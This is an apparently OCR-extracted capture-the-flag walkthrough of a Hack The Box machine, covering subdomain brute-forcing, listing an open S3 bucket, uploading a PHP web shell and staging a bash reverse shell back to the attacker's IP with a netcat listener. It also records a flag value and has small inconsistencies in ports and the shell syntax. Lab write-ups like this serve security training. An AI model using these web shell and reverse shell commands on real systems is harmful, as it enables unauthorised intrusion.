
First i had to download gobuster since it was not installed on my kali machine. I downloaded **“ gobuster_Linux_x86_64.tar.gz" .**

Then using **gzip** tool i unziped it.

- “ gzip –d **gobuster_Linux_x86_64.tar.gz”**

I then unziped the tar archive.


- **“ tar –xvf gobuster_Linux_x86_64.tar”**



The command i used “g**obuster vhost -w subdomains-top1million-5000.tx**t **-u http://thetoppers.htb”**


- vhost : Uses VHOST for brute-forcing
- -w : Path to the wordlist
- -u : Specify the URL

I found a sub-domain called **s3.thetoppers.htb.**




I went ahead and added an entry for this sub-domain in the /etc/hosts file.

- **echo "10.129.227.248 s3.thetoppers.htb" | sudo tee -a /etc/hosts**




I then visited **s3.thetoppers.htb** using my machines browser.



Question: Which service is running on the discovered sub-domain?

Answer: amazon s3




Question: Which command line utility can be used to interact with the service running on the discovered sub-domain?


Answer: awscli

Question: Which command is used to set up the AWS CLI installation?


Answer: aws configure



I tried installing **awscli** tool using the ” **python3 -m pip install awscli**” command.




I checked the version using **aws –version** command , then configured it using **aws configure** command.




Question: What is the command used by the above utility to list all of the S3 buckets?

Answer: aws s3 ls



I went ahead listing all of the S3 buckets hosted by the server by using the ls command.

“ **aws --endpoint=http://s3.thetoppers.htb s3 ls** “




Question: This server is configured to run files written in what web scripting language?

Answer: php


I used the **ls** command to list objects and common prefixes under the specified bucket.

- “ **aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb**”




I found an **index.php** file and that's how I learnt that this server is configured to run files written in **PHP** scripting language.

Submit root flag: a980d99281a28d638ac68b9bf9453c2b



I used a PHP one-liner which uses the system() function which takes the URL parameter cmd as an input and executes it as a system command and so i created a php file to upload.


- “ echo '<?php system($_GET["cmd"]); ?>' > my_file.php”




I then uploaded it to the t**hetoppers.htb** S3 bucket using the following command.

- "a**ws --endpoint=http://s3.thetoppers.htb s3 cp my_file.php s3://thetoppers.htb"**

Then I used the **ls** command to list objects bucket **to confirm whether the upload succceded.**



Then confirmed that myfile was uploaded by navigating to **http://thetoppers.htb/my_file.php?cmd=id**. This tried executing the OS command id using the URL parameter cmd .



uid=33(www-data) gid=33(www-data) groups=33(www-data)

The response from the server contained the output of the OS command id , which verified that we have code execution on the box. I went ahead trying to obtain a reverse shell.


I then created a new file shell.sh containing the following bash reverse shell payload which will connect back to our local machine on port **57190**.

“ **#!/bin/bash**

bash -i >& /dev/tcp/10.10.14.152/57190 >&1”


Then started a netcat listener on our local port 1337 using the following command.


- “**nc -nvlp 57190”**



Then started a web server on our local machine on port 8000 and host this bash file.

- “ **python3 -m http.server 8000”**

